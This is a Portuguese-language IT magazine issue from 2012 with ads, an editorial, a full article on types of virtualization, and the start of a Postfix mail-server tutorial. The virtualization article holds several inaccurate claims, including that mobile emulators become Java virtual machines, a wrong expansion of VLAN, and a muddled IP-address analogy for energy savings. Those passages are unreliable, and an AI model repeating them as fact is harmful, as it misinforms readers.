infra MAGAZINE

Edição 08 :: Ano I

DevMedia

ESPECIAL:
Postfix, Courier e Roundcube
Um trio a serviço dos e-mails

Netcat: O canivete suíço TCP/IP
Dominando os recursos da ferramenta

Proxy web com Squid
Mantenha sua rede sob controle

Segurança para servidores Windows
Protegendo sua infraestrutura contra ameaças

PROJETANDO REDES

Desenhe redes com a abordagem top-down



Desvendando os conceitos da virtualização: Conheça os mais variados tipos de virtualização



TENHA ACESSO ILIMITADO A TODO CONTEÚDO DO SITE DEVMEDIA

SEJA UM ASSINANTE MVP!

Tenha acesso garantido a qualquer tema que você possa necessitar!

VIDEOS -AULAS

O assinante MVP acessa todas as vídeo-aulas do site DevMedia. Nenhum outro produto dá essa possibilidade. São mais de **7.000 video-aulas.**

CURSOS

Nosso site possui atualmente **+ de 250 cursos online** com a qualidade que você já conhece e confia. Com o MVP você terá acesso a todos eles.

REVISTAS

Assinante MVP acessa todas as nossas revistas na versão digital, incluindo todas as edições anteriores. Quando pintar aquela dúvida você terá mais de **3.500 artigos para consultar!**

MVP
MOST VALUABLE PROFESSIONAL

A assinatura MVP te dá a oportunidade de aumentar seu conhecimento em diversos assuntos, com qualidade e economia.

Invista na sua carreira se torne um profissional ainda mais completo!

POR APENAS R$59,90 POR MÊS

DevMedia

Acesse: www.devmedia.com.br/mvp

Sumário

Olá, eu sou o **DevMan**! Desta página em diante, eu estarei lhe ajudando a compreender com ainda mais facilidade o conteúdo desta edição. Será um prazer contar com sua companhia! Confira abaixo o que teremos nesta revista:



Segurança, Web

06 – Desvendando os conceitos da virtualização
Conheça os mais variados tipos de virtualização
[*Lucas Sabino*]

Redes

11 – Um trio a serviço dos e-mails
Trabalhando com Postfix, Courier e Roundcub
[*Thiago Pirola Ribeiro*]

Segurança, Web

24 – Netcat: O canivete suíço TCP/IP
Conheça uma das ferramentas mais utilizadas por especialistas em segurança e TI no mundo
[*Felipe Martins*]

Segurança

31 – Projeto de redes de computadores
Aprenda como desenvolver projetos de redes utilizando a abordagem top-down
[*André Koide da Silva*]

Sistema Operacional

40 – Segurança para servidores Windows
Protegendo sua infraestrutura contra ameaças
[*Uilson Souza*]

Redes

47 – Implementação de um proxy web com Squid
Controlando a rede, melhorando o desempenho, monitorando e auditando acessos
[*Ivani Nascimento e Pathiene Gerstenberger*]

[Infra] Artigo que apresenta tecnologias relacionadas a questões de Infraestrutura.

[Segurança] Artigo dentro do contexto de Segurança: redes, servidores, sistemas operacionais, infraestrutura em geral.

[Web] Artigos sobre ou que envolvam tecnologias de infraestrutura para WEB.

infra MAGAZINE

Ano I • Edição 08 • 2012

Edição

Editor

Eduardo Spínola (*eduspinola@gmail.com*)

Sub Editores

Marco Antônio Pereira Araújo (maraujo@devmedia.com.br)

Rodrigo Oliveira Spínola (rodrigo.devmedia@gmail.com)

Produção

Jornalista Responsável Kaline Dolabella - JP24185

Atendimento ao leitor

A DevMedia possui uma Central de Atendimento on-line, onde você pode tirar suas dúvidas sobre serviços, enviar críticas e sugestões e falar com um de nossos atendentes. Através da nossa central também é possível alterar dados cadastrais, consultar o status de assinaturas e conferir a data de envio de suas revistas. Acesse **www.devmedia.com.br/central**, ou se preferir entre em contato conosco através do telefone 21 3382-5038.

Publicidade

publicidade@devmedia.com.br – 21 3382-5038

Anúncios – Anunciando nas publicações e nos sites do Grupo DevMedia, você divulga sua marca ou produto para mais de 100 mil desenvolvedores de todo o Brasil, em mais de 200 cidades. Solicite nossos Media Kits, com detalhes sobre preços e formatos de anúncios.

Fale com o Editor!

É muito importante para a equipe saber o que você está achando da revista: que tipo de artigo você gostaria de ler, que artigo você mais gostou e qual artigo você menos gostou. Fique a vontade para entrar em contato com os editores e dar a sua sugestão!

Se você estiver interessado em publicar um artigo na revista ou no site Easy Java Magazine, entre em contato com o editor, informando o título e mini-resumo do tema que você gostaria de publicar:

Eduardo Spínola - Editor da Revista
eduspinola@gmail.com

DevMedia

Editorial

Até esta edição, muito já falamos sobre técnicas que auxiliam na gerência de redes. Todo bom administrador sabe que segurança, desempenho, estabilidade, entre outras características são de grande importância para conquistar uma rede estável e sem reclamações. No entanto, antes de tudo isso, devemos nos preocupar com um elemento essencial, o projeto da rede. Uma rede de computadores bem planejada evitará muitas dores de cabeça e tornará o dia a dia do administrador e de seus usuários muito mais simples. É sobre este assunto que elaboramos o artigo de capa da Infra Magazine 08.

Projeto de redes de computadores descreve a abordagem top-down para o desenvolvimento de projetos de redes de computadores. Neste enfoque, as arquiteturas lógica e física somente são concebidas após um processo minucioso de coleta de dados que enumera os requisitos comerciais e técnicos do cliente, bem como os objetivos que devem ser alcançados com sua implantação. O procedimento é iterativo, porque à medida que novas informações são identificadas, os projetos lógico e físico são atualizados para atender às novas demandas.

O artigo **Desvendando os conceitos da virtualização** tem como foco apresentar ao leitor o que é virtualização e seus diferentes tipos (de Sistema Operacional, de Servidor de Aplicação, de Aplicação, de Rede, de Hardware, de Armazenamento e de Serviço). Com a virtualização é possível transformar máquinas físicas em lógicas e, como consequência, tornar as empresas mais rentáveis e lucrativas.

Postfix, Courier e Roundcube demonstra a instalação e configuração do servidor Postfix na distribuição Ubuntu, utilizando-se de modo texto e modo gráfico para configuração do mesmo. Este servidor permite o envio e recebimento de e-mails em diversas situações. Ao final, o leitor terá um servidor de e-mails em pleno funcionamento.

A matéria **Netcat: O canivete suíço TCP/IP** destaca as principais características do comando Netcat, seu funcionamento e mecanismos de teste que o tornam uma ferramenta tão completa. Também serão apresentados exemplos práticos de utilização focados no cotidiano do administrador de redes e/ou especialista em segurança. Por fim, serão apresentados exemplos avançados aprofundando ainda mais sua utilização.

Em **Segurança para servidores Windows** analisamos as principais formas de se instalar um ambiente de servidores Windows de forma segura, garantindo disponibilidade do ambiente e evitando infecções e ataques de invasores que buscam brechas em redes para acessar conteúdos privados. Veremos que a segurança do ambiente deve ser idealizada desde o desenho da infraestrutura, definição da rede e servidores, até a implementação de aplicações e utilitários.

Para finalizar esta edição, em **Implementação de um proxy web com Squid**, o Squid será empregado como servidor de web caching e proxy, explicando também exemplos de regras de controle de acesso. Assim, conseguiremos controlar a rede, melhorar o desempenho, monitorar e auditar os acessos. Para fins de análise dos acessos, veremos ainda como criar relatórios com o SARG.

Eduardo Oliveira Spínola
eduspinola@gmail.com
twitter.com/Java_Magazine



Seu **conhecimento vale muito** na DevMedia

Publique artigos e vídeos gratuitamente no site e participe do programa **PayContent.**

Sua participação pode ser premiada: quanto mais você postar, mais chances de ganhar.



Para saber mais acesse:
www.devmedia.com.br/paycontent

DevMedia

Desvendando os conceitos da virtualização

Conheça os mais variados tipos de virtualização

Qual o significado real de "virtualizar" para a TI atualmente? A virtualização como conceito não é novidade, já que ambientes computacionais virtualizados existem desde os primeiros sistemas mainframe. No entanto, recentemente o termo "virtualização" se tornou comum nos ambientes de trabalho, pois todos se referem a ela de forma excessiva, porém nem sempre seu uso é contextualizado de forma correta e aplicável.

Com base nisso, veremos no decorrer deste artigo como compreender as diferentes formas de se virtualizar. Na **Figura 1**, temos uma rede de computadores genérica indo até um servidor central – que pode ou não estar na nuvem – onde há alguma aplicação virtualizada. Esse é o conceito de virtualização mais básico, modelo-padrão este que todos vêm à mente quando se referem à palavra virtualização.



Figura 1. Virtualização na sua forma mais básica: clientes indo ao mesmo servidor central

Por exemplo, os emuladores de dispositivos móveis são uma forma de virtualização, pois a plataforma de hardware que executa o sistema operacional móvel foi emulada a fim de se tornar uma máquina virtual Java.

Resumo DevMan

De que se trata o artigo:

O artigo tem como foco apresentar ao leitor o que é virtualização e como ela está dividida em diversos tipos diferentes de virtualização atualmente conhecidas.

Em que situação o tema é útil:

Este tema é útil para qualquer nicho tecnológico na subárea de infraestrutura, uma vez que a virtualização foca em transformar máquinas físicas em lógicas e, como consequência, tornar as suas respectivas empresas mais rentáveis e lucrativas.

Desvendando os conceitos da virtualização:

O artigo apresenta o que é virtualização e posteriormente revela os modos como ela se manifesta. Deste modo, o leitor se identifica e compreende que pode implementar tais tipos de virtualização tanto no ambiente corporativo como pessoal.

Por esta razão, temos a estrutura hardware-sistema-java interligada. Desta maneira, importa apenas a máquina criada por emulação e o servidor Java. Todas as aplicações Java funcionam desta maneira como pré-requisito, ou seja, com virtualização, o que explica o fato de o Java ser tão escolhido para plataformas na nuvem. Por esta razão ele é multiplataforma.

Esta linguagem roda sobre sua Java Virtual Machine, ou seja, sobre a infraestrutura dele próprio, sua JVM, enquanto outras linguagens rodam em cima do SO, necessitando de recursos de baixo nível deste. É possível compreender que JVM falando com JVM é bem mais simples e padronizado se compararmos linguagens que falam na camada do sistema operacional e com outros sistemas que não possuem a mesma infraestrutura básica de virtualização com foco em multiplataforma. Contudo, dispositivos Java se comunicando com servidores na nuvem são apenas exemplos de um tipo de virtualização, uma vez que há muitas definições do termo "virtualização". A maioria das definições, no entanto, são categorizadas erroneamente, tais como a chamada virtualização de processos.

Neste artigo apresentaremos virtualizações de todos os tipos: as aplicáveis tanto aos usuários finais como aos centros de

processamento de dados, os chamados datacenters. Porém, antes de considerar qualquer tipo de virtualização, é importante definir qual tecnologia ou categoria de serviço será virtualizada. Grosso modo, a virtualização se encaixa em três categorias: Sistemas Operacionais (SOs), Armazenamento e Aplicações. Essas categorias, porém, são muito amplas e não delineiam adequadamente os aspectos principais da virtualização. Para qualquer um que venha a conhecer sobre virtualização, é importante separar estas três categorias generalistas em oito categorias específicas. Deste modo, pode-se compreender melhor as diferenças e similaridades entre as definições de virtualização.

Virtualização do Sistema Operacional

Hoje, a forma mais predominante de virtualização são os sistemas operacionais virtuais (ou máquinas virtuais), que rapidamente têm se tornado um componente central na infraestrutura de TI. Geralmente, essa é a forma com a qual os usuários finais estão mais familiarizados. As máquinas virtuais tipicamente são implementações completas de sistemas operacionais padrões, como o Windows Server 2008 ou RedHat Enterprise Linux, rodando simultaneamente no mesmo hardware físico.

Conforme a **Figura 2**, temos a estrutura de um conjunto de máquinas virtuais conectadas a um virtualizador gerenciável de Sistema Operacional que conecta ao Storage (SAN – Storage Area Network). Desta maneira, temos a infraestrutura básica de qualquer sistema operacional. As SAN são os discos rígidos trabalhando via fibra óptica, ao passo que o virtualizador administra os recursos de hardware para as máquinas virtuais. Memória, processador e disco rígido são distribuídos.




Figura 2. Virtualização de SO

Numa SAN, os discos, também chamados de LUNs (Logical Unit Number), são apresentados ao sistema operacional. Este, por sua vez, utiliza de links/caminhos lógicos dentro do sistema de arquivos para encontrar as LUNs que estão em uma área de armazenamento determinada pelo gerenciador da infraestrutura. Desse modo, com as instruções de localização primária no interior do sistema operacional, este se conecta a servidores e switches de armazenamento. Eles, seguindo com os procedimentos setados como padrão, realizam todo o roteamento para que o sistema operacional consiga gravar e/ou ler dados nas LUNs, que como dissemos antes, podem ser considerados discos via rede.

Neste modelo tecnológico os dados não estão no disco rígido do sistema operacional, mas centralizados numa área de armazenamento, a SAN. Esta, geralmente, se comunica em alta velocidade, baseando-se quase sempre nas redes de fibra óptica.

Os Gerenciadores de Máquinas Virtuais (VMM – Virtual Machine Manager) administram cada máquina virtual individualmente. São eles que distribuem os recursos de hardware às máquinas virtuais com a mais alta tecnologia de gerenciamento, fornecendo apenas o necessário para que cada máquina virtual trabalhe de maneira performática e econômica, na medida do possível.

Cada instância de SO, isto é, cada máquina virtual individual, não possui informações suficientes para saber que é virtual e que outro sistema operacional virtual está ou pode estar sendo executando concomitantemente. Empresas como Microsoft, VMware, Intel e AMD estão abrindo caminho para a separação física entre um sistema operacional e seu hardware original, estendendo esse paradigma ao CPD, pois estas empresas enxergaram o quão bom e lucrativo para suas próprias imagens é apostar nisso. E, além de ser performático, é sustentável – termo atualmente em moda e praticamente exigido de todas as empresas. Por esta razão, a principal força motriz dessa tendência é a consolidação do CPD, que traz o benefício das máquinas virtuais ao mercado convencional, permitindo às empresas reduzir o número de máquinas físicas nos CPDs, porém sem reduzir o número de aplicações subjacentes.

Em última instância, a virtualização de sistemas operacionais poupa às empresas o custo de hardware, locação, logística e transporte, o espaço dos racks, força, gerenciamento de cabos etc. Logicamente você deve ter pensado na energia elétrica. Unir todas as máquinas físicas numa única máquina não gasta mais energia elétrica? Não há mais dissipação de calor? A resposta é não. Com a centralização, economizamos recursos energéticos. Por quê? Porque com alguma solução de virtualização de sistema operacional os recursos de hardware não são utilizados ao mesmo tempo. Eles são alocados conforme a máquina virtual pede ao seu hospedador. Para facilitar a compreensão, podemos fazer um paralelo: seria possível todas as pessoas do mundo se conectarem a internet ao mesmo tempo? Não, pois não existem tantos IPs disponíveis. Mesmo o IPv6 começando a aparecer, isso ainda não foi implementado. Os túneis entre os protocolos IPv4 e IPv6 ainda são a nossa realidade.

No futuro, todos os recursos de rede poderão estar ligados ao mesmo tempo. Hoje, infelizmente, isso ainda não é possível. Contudo, se algumas pessoas acessarem a internet na parte da manhã e outras à noite, só precisaríamos de metade dos IPs pensados inicialmente. Este é o segredo! As máquinas virtuais pensam que possuem 1 TB de disco local, pois foram configuradas pelo hospedador para terem isso como informação, porém

elas só utilizam 10% disso, de forma que não teremos tanto gasto com energia e com dissipação de calor. Nas máquinas físicas, não possuímos essa utilização por demanda, por isso sempre gastamos a mesma quantidade de energia utilizando ou não todos os recursos.

Virtualização do Servidor de Aplicação

A virtualização do servidor de aplicação está disponível desde os primeiros balanceadores de carga, o que explica porque a "virtualização de aplicação" é tão usada como sinônimo de balanceamento avançado de carga.

O conceito central da virtualização do servidor de aplicação é mais bem compreendido como sendo um balanceador de carga proxy reverso, ou seja, um balanceador que busca na sua rede intranet o que ele precisa: um appliance, ou serviço que fornece acesso transparente a vários serviços de aplicação diferentes.

Em uma implementação típica, um proxy reverso hospedará uma interface virtual acessível ao usuário final no front end. No back end, o proxy reverso equilibrará a carga entre vários servidores e aplicações diferentes, assim como um servidor web. A interface virtual – frequentemente chamada de IP Virtual (VIP) – fica exposta ao mundo externo, representando-se como um servidor web real, e gerencia as conexões indo e vindo do servidor web conforme o necessário. Isso permite ao balanceador de carga gerenciar múltiplos servidores web ou aplicações como uma única instância, fornecendo uma proteção e uma topologia mais robustas do que se fosse permitido aos usuários acessar diretamente os servidores web individuais.

Essa é uma representação de virtualização ideal para muitos, uma vez que o servidor é apresentado ao mundo, ocultando a disponibilidade de múltiplos servidores por trás de um appliance de proxy reverso. A virtualização do servidor de aplicação pode ser aplicada a muitos – se não a todos – os tipos de implementação e arquitetura de aplicação. Isto desde pôr à frente os servidores lógicos de aplicação até distribuir a carga entre múltiplas plataformas de servidores web e, inclusive, de volta às camadas de dados e armazenagem no datacenter com a virtualização de bases de dados.

Virtualização de Aplicação

Embora se pareçam muito, servidor de aplicação e virtualização de aplicação são dois conceitos completamente diferentes. O que chamamos hoje de virtualização de aplicação era chamado de "clientes leves" (thin client). A tecnologia é exatamente a mesma, exceto o nome, que mudou para ficar mais adequada à TI com foco em processamento centralizado. O SoftGrid da Microsoft é um excelente exemplo de implementação de virtualização de aplicação (ver **Nota do DevMan 1**).

Embora você possa usar o Microsoft Word 2007 executando localmente no seu laptop, as informações pessoais e o estado do programa são armazenados, gerenciados e fornecidos pelo Softgrid. Seu laptop local fornece a CPU e a RAM necessárias para executar o software, mas nada é instalado localmente na sua máquina. Entre os outros tipos de virtualização de aplicação se incluem o Microsoft Terminal Services e as aplicações baseadas no navegador (ver **Nota do DevMan 2**). Todas essas implementações dependem da aplicação virtual executada localmente e do gerenciamento e da lógica de aplicação executados remotamente.



Nota do DevMan 1

Softgrid: O Microsoft SoftGrid Application Virtualization é a única solução de virtualização que fornece aplicações que nunca são instaladas na máquina desktop. Todavia, acompanham os usuários nas mais diversas tarefas do dia a dia. Desta forma, eles utilizam a virtualização de serviço de modo seguro em qualquer lugar, sob demanda. É uma tecnologia muito utilizada em Streaming e aplicações.



Nota do DevMan 2

Microsoft Terminal Services: Nada mais é que o acesso remoto que a Microsoft propõe aos seus usuários. Também chamado de Remote Desktop Services, o Terminal Services possui como meta virtualizar toda a parte gráfica da máquina origem para a destino, transportando toda a usabilidade via rede.

Virtualização de Rede

A virtualização da rede pode ser a definição específica mais ambígua de virtualização. Para abreviar, o escopo dessa discussão se restringirá ao gerenciamento e segmentação do endereço IP virtual. Um exemplo simples de virtualização de endereços IP é a Virtual Local Access Area Network (VLAN). Em uma VLAN, uma única porta Ethernet pode suportar múltiplas conexões virtuais de múltiplos endereços IP e redes, mas elas são virtualmente segmentadas usando as tags VLAN. Cada conexão IP virtual por essa única porta física é independente e desconhece a existência das outras, mas o switch reconhece cada conexão e gerencia cada uma separadamente.

Outro exemplo são as tabelas de roteamento virtual. Normalmente, uma tabela de roteamento e uma porta de rede IP têm uma relação 1 por 1, mesmo que uma única porta possa hospedar múltiplas interfaces virtuais (como as VLANs ou os adaptadores de redes virtuais "eth0:1" suportados pelo Linux). A tabela de roteamento conterá múltiplas rotas para cada conexão virtual, mas ela ainda é gerenciada como somente uma tabela. Aqui percebemos uma simples forma de virtualizar recursos de forma transparente e via rede.

As tabelas de roteamento virtual mudam o paradigma para uma relação um para muitos, em que uma única interface física pode conter múltiplas tabelas de roteamento, cada uma com múltiplas entradas. Isso fornece à interface a habilidade de criar (e derrubar) dinamicamente os serviços de roteamento para uma rede, sem interromper os outros serviços e as tabelas de roteamento na mesma interface.

Virtualização de Hardware

A virtualização do hardware é muito parecida com o conceito de virtualização do sistema operacional ou plataforma e, em algum grau, é necessária para que ocorra a virtualização do SO. A virtualização do hardware separa pedaços e locais do hardware físico em segmentos independentes e gerencia esses segmentos como componentes separados, individuais. Embora em diferentes classificações, tanto o multiprocessamento simétrico quanto o assimétrico são exemplos de virtualização de hardware.

Em ambas as instâncias, o processo não sabe qual CPU o sistema operacional reservará a ele, todavia o sistema operacional se encarrega de alocar o tempo do processador e sua prioridade na fila de processamento. No que concerne ao processo, ele pode ser alocado em qualquer número de CPUs e qualquer parte da memória RAM, conquanto não seja afetada a sua execução.

Outro exemplo de virtualização do hardware é o "fatiamento", ou slicing. Este consiste em separar partes precisas do sistema para serem executadas em um "jardim fechado", isto é, trabalhar com uma escala totalmente definida. Tal como alocar 25% dos recursos da CPU para a criptografia em massa. Se, por um lado, não houver qualquer processo que precise digerir números na CPU para codificação em bloco, aqueles 25% da CPU não serão aproveitados. Se, por outro lado, muitos processos precisarem de computação matemática ao mesmo tempo e requererem mais do que 25%, eles serão enfileirados em um buffer, porque a CPU não permite suprir mais do que 25% dos seus recursos para tal atividade em paralelo. Esse tipo de virtualização do hardware é chamado algumas vezes de pré-alocação.

Multiprocessamento simétrico ocorre quando se tem várias unidades ou núcleos de processamento que compartilham a mesma memória e são controlados por um único sistema computacional.

Por outro lado, no multiprocessamento assimétrico há um processador dedicado a coordenar as tarefas dos demais. Nesse caso, há sistemas operacionais diferentes no controle dos diversos processadores.

Cada classificação da virtualização do hardware é única e tem seu valor segundo a implementação. A virtualização por pré-alocação é perfeita para tarefas bem específicas do hardware, como as funções de alívio da carga para um chip altamente otimizado e especializado. Entretanto, a pré-alocação do hardware comum pode causar uma falta artificial de recursos se o pedaço alocado for subutilizado. A virtualização por alocação dinâmica (alocação de hardware que funciona sob demanda processamental) é uma abordagem mais comum e oferece tipicamente maiores benefícios quando comparada com a pré-alocação, uma vez que temos economia de recursos, pois estes estão sendo utilizados dinamicamente.

Analogamente, temos tipos de particionamento Linux feitos via partição estática e partição dinâmica, o chamado LVM (Logical Volume Manager) – ver **Nota do DevMan 3**. No particionamento estático, pré-alocamos as necessidades de disco e elas permanecem inalteradas antes da instalação do SO. Se você definiu 250 GB de espaço em disco, você terá uma partição de 250 GB estática. Depois da instalação, utilizando ou não o disco inteiro, ele será reconhecido e lido pelo seu valor total. No caso da utilização do LVM, o administrador configura um valor mínimo e depois vai adicionando recurso conforme o uso.



Nota do DevMan 3

LVM: Logical Volume Management é um modo de gerenciamento de partições em discos IDE/SCSI/FC. Foi desenvolvido inicialmente pela IBM. Ao contrário do método tradicional de particionamento, a implementação LVM cria um grande disco virtual, que pode inclusive ter mais de um dispositivo de armazenamento, e o divide em partições virtuais. A grande vantagem é permitir o redimensionamento das áreas de modo dinâmico. A grande desvantagem é que por ser um único disco virtual, a recuperação de dados em uma eventual pane no sistema de armazenamento é bastante prejudicada.

Para o provisionamento de um serviço realmente virtual, é importante a alocação dinâmica dos recursos, porque isso permite o completo gerenciamento do hardware e a flexibilidade de aumentar ou diminuir a demanda. Os recursos virtuais podem ser alocados desde que os recursos do hardware ainda estejam disponíveis. A desvantagem das implementações de alocação dinâmica é que, por serem flexíveis, se estiverem nas mãos de um administrador sem controle, os resultados podem ser caóticos. Sem o bom senso humano, pode-se levar um processo a consumir todos os recursos disponíveis.

Virtualização de Armazenamento

Virtualização de armazenamento é um tipo de tecnologia consagrada, porém tem sido utilizada como uma forma incorreta do termo virtualização. Não se trata de um modo formal de virtualização, uma vez que não há um processo real de virtualização de recursos ou processamento em si. Todavia, muitos a consideram como tal. Esta pode ser desfragmentada em duas classes gerais: virtualização de bloco e virtualização de arquivo.

A virtualização de bloco é mais bem resumida pelas tecnologias SAN (Storage Area Network) e NAS (Network-Attached Storage), ou seja, redes de armazenamento distribuído que aparentam ser um único dispositivo físico. No entanto, são muito mais complexas que isto, valendo por volta de R$ 1 milhão por rack. Por dentro, os dispositivos SAN geralmente implementam outro tipo de virtualização de armazenamento: Redundant Array of Inexpensive Disks (RAID). Internet Small Computer System Interface (iSCSI) é outra implementação virtual muito comum e específica de virtualização de bloco, permitindo a um sistema operacional ou aplicação mapear um dispositivo virtual de bloco, tal como uma unidade de disco montada, para um adaptador de rede (por software ou hardware), em vez de um controlador de disco físico.

Os adaptadores de rede iSCSI traduzem as chamadas de bloco da aplicação para pacotes de rede que a SAN entende e, depois, traduzem de volta, gerando basicamente uma unidade de disco virtual. A virtualização de arquivos move a camada virtual para o

nível estrutural mais "consumível pelos humanos" dos arquivos e diretórios. A maioria das tecnologias de virtualização de arquivo determina como ponto focal a frente das redes de armazenamento e rastreiam quais arquivos e pastas residem em quais dispositivos de armazenamento, mantendo um mapeamento global dos locais dos arquivos.

Quando é feita uma requisição de leitura de um arquivo, o usuário pode achar que o arquivo está localizado estaticamente em seu disco remoto pessoal. Porém, o appliance de virtualização de arquivo sabe que o arquivo, na verdade, está em um servidor SMB em um datacenter do outro lado do mundo. A virtualização no nível de arquivo oculta o ponteiro de um arquivo para o local físico mostrando um local virtual estático, o que permite às redes back-end se manterem dinâmicas. Se o endereço IP do servidor SMB mudar, ou se a conexão precisar ser redirecionada para outro datacenter, será preciso atualizar somente a configuração local da appliance virtual, e não todos os usuários que precisam acessar seus discos.

Virtualização de Serviço

Finalmente, a definição macro de virtualização foi atingida: a virtualização do serviço. A virtualização do serviço conecta todos os componentes utilizados no fornecimento de uma aplicação pela rede e inclui o processo de fazer funcionar juntas todas as peças de uma aplicação independentemente de onde essas peças residam fisicamente.

É por isso que a virtualização do serviço é geralmente aplicada quando necessitamos de um ambiente de alta disponibilidade – o que é o caso das grandes corporações. Por exemplo, uma aplicação web normalmente tem muitas partes: o HTML que o usuário vê; o servidor de aplicação que processa os dados que o usuário fornece; os mecanismos da Service Oriented Architecture (SOA – ver **Nota do DevMan 4**) que coordenam a disponibilidade de serviços e dados entre cada componente; a base de dados back-end para o usuário, a aplicação e os dados da SOA; a rede que fornece os componentes da aplicação; e a rede que armazena o código e os dados da aplicação.



Nota do DevMan 4

SOA: Service Oriented Architecture: É um tipo de arquitetura de software cujo princípio fundamental prega que as funcionalidades implementadas pelas aplicações devem ser disponibilizadas na forma de serviços. Frequentemente estes serviços são conectados através de um "barramento de serviços", que disponibiliza interfaces acessíveis através de web services ou outra forma de comunicação entre aplicações.

A virtualização do serviço permite a cada uma dessas peças funcionar independentemente e ser "evocada" conforme for necessário para que a aplicação inteira funcione corretamente. Os maiores sistemas do mundo trabalham dessa forma. São vários sistemas operacionais com servidores web balanceados somados a bancos de dados de alta performance em cluster conectados a storages de alta performance também. E muitas vezes toda essa estrutura está em diferentes locais físicos. A virtualização do serviço combina essas peças independentes e as apresenta juntas ao usuário como uma única aplicação completa. Embora a virtualização do serviço possa englobar todas as definições atuais de virtualização, de forma alguma é o ponto final em que a TI parará de definir o termo.

Com a difusão e variação do uso da palavra, assim como da tecnologia a que ela se refere, pode nunca haver uma definição "final" para virtualização. Ela continuará a evoluir e se expandirá exponencialmente diante das mais variadas tecnologias e arquiteturas, uma vez que as aplicações e sistemas se tornem mais sofisticados e complexos num mundo cuja performance e economia de recursos se faz necessária de uma forma quase essencial nos variados ambientes corporativos.

Conclusão

Existe um arsenal de possibilidades quando nos referimos ao termo virtualização. Portanto, cabe aos técnicos do segmento tecnológico avaliar todo esse cenário e decidir o que é melhor para nossas respectivas empresas e clientes. Assim, poderemos construir um bom alicerce a fim de implementar soluções eficientes e verdes.

Com a virtualização conseguimos garantir um maior respeito em relação ao meio ambiente. Investir em virtualização é sinônimo de olhar para o futuro, de algo mais performático, gastando menos e, por consequência, lucrando mais, e tudo isso respeitando ao máximo o meio ambiente, como já foi dito.

A tendência atual é de que a virtualização é o futuro mais sustentável e "verde", uma vez que se economiza em recursos como: energia elétrica, espaço físico, dissipação de calor, entre outros.



Lucas Sabino
sabino@sabti.com.br
Atua no ramo de tecnologia há 7 anos, principalmente nas áreas de Servidores GNU/Linux, Unix, Solaris, etc. É escritor do blog Sabinux - O Saber Linux, disponível em http://blog.sabti.com.br/sabinux/. Possui certificações LPI 101, 102, 201 e 202, além de certificações Red hat, como por exemplo: RHCSA e RHCE. Já trabalhou em grandes empresas, tais como: 4linux Treinamentos e Consultoria, ESPN Brasil Mídia Televisiva, Imobiliária Lopes, Bolsa de Valores BM&FBovespa etc. Atualmente presta consultoria à IBM Brasil e ao Grupo Pão de Açúcar. Além de prestar consultoria para outras empresas pela sua empresa de consultoria em Tecnologia da Informação - a Sabti, disponível em http://www.sabti.com.br.

Red Hat: virtualização open source é vital para cloud computing
http://www.tecmundo.com.br/web/1624-o-que-e-virtualizacao-.htm

ABC da virtualização
http://cio.uol.com.br/tecnologia/2007/08/14/idgnoticia.2007-08-14.5515750576/

Por que virtualizar e quais os tipos de virtualização?
http://www.tiespecialistas.com.br/2011/02/porque-virtualizar-e-quais-os-tipos-de-virtualizacao/

Um trio a serviço dos e-mails

Trabalhando com Postfix, Courier e Roundcube

Inúmeras reportagens na Internet sugerem o fim do e-mail, sendo este substituído por mensagens instantâneas ou mesmo por redes sociais. Nota-se que, atualmente, as empresas estão cada vez mais ágeis, utilizando dentro de suas estruturas a comunicação online. Contudo, apesar de todo esse murmúrio, certamente o e-mail ainda será utilizado por muito tempo.

Neste cenário, existem diversos servidores de e-mail na Internet, cada qual com seu software gerenciador. Dentre os mais utilizados estão o Sendmail, Postfix e Qmail. Apesar de o Sendmail ser robusto, sua configuração e manutenção são complexas e, com isso, muitos administradores optam pelo Postfix.

Vale reforçar que um servidor de e-mail tem a incumbência de enviar e receber e-mails apenas através do protocolo SMTP (*Simple Mail Transfer Protocol* - Protocolo Simples de Transferência de Correio). Toda interação do usuário com o servidor de e-mail é feita através de um webmail ou de um cliente de e-mail, sendo que estes são configurados para acessar o servidor através de POP3 (*Post Office Protocol* – Protocolo de Agência de Correio) ou IMAP (*Internet Message Access Protocol* – Protocolo de Acesso a Mensagens da Internet). Para que essa comunicação entre os clientes e o servidor ocorra, os dois protocolos devem estar instalados e configurados no servidor de e-mail, sendo gerenciados pelo Courier ou Cyrus.

O Cyrus é um servidor de e-mail com alta escalabilidade, tendo como foco o mercado corporativo, uma vez que utiliza-se de controles de cotas, hierarquia, autenticação e filtros. Já o Courier é uma suíte completa contendo desde um servidor de e-mail até um webmail, sendo voltado para qualquer necessidade de envio e recebimento de e-mails.

Com base em tudo isso, este artigo será focado na instalação e configuração do servidor de e-mail Postfix, apresentando a configuração através do terminal e, também, através de um programa gráfico que utiliza o navegador como interface de configuração.

Resumo DevMan

De que se trata o artigo:

Este artigo apresenta o servidor Postfix, que permite o envio e recebimento de e-mails em diversas situações, desde um simples servidor de e-mails até um servidor de repasse de e-mails.

Em que situação o tema é útil:

O conteúdo apresentado neste artigo auxiliará os usuários que necessitam implantar um servidor de e-mail que utiliza uma conexão segura para comunicação de dados (POP3 e IMAP) entre os clientes e o servidor, além de um webmail com tecnologias CSS2, AJAX e XHTML.

Postfix, Courier e Roundcube:

Este artigo apresenta a instalação e configuração do servidor Postfix na distribuição Ubuntu, utilizando-se de modo texto e modo gráfico para a configuração do mesmo. Ao término do artigo, o leitor terá um servidor Postfix em pleno funcionamento.

Histórico

O Postfix foi lançado em 1998 no Centro de Pesquisas da IBM por Wietse Venema como uma alternativa ao servidor de correio Sendmail. A ideia era criar um servidor rápido, de fácil configuração e administração, além de seguro.

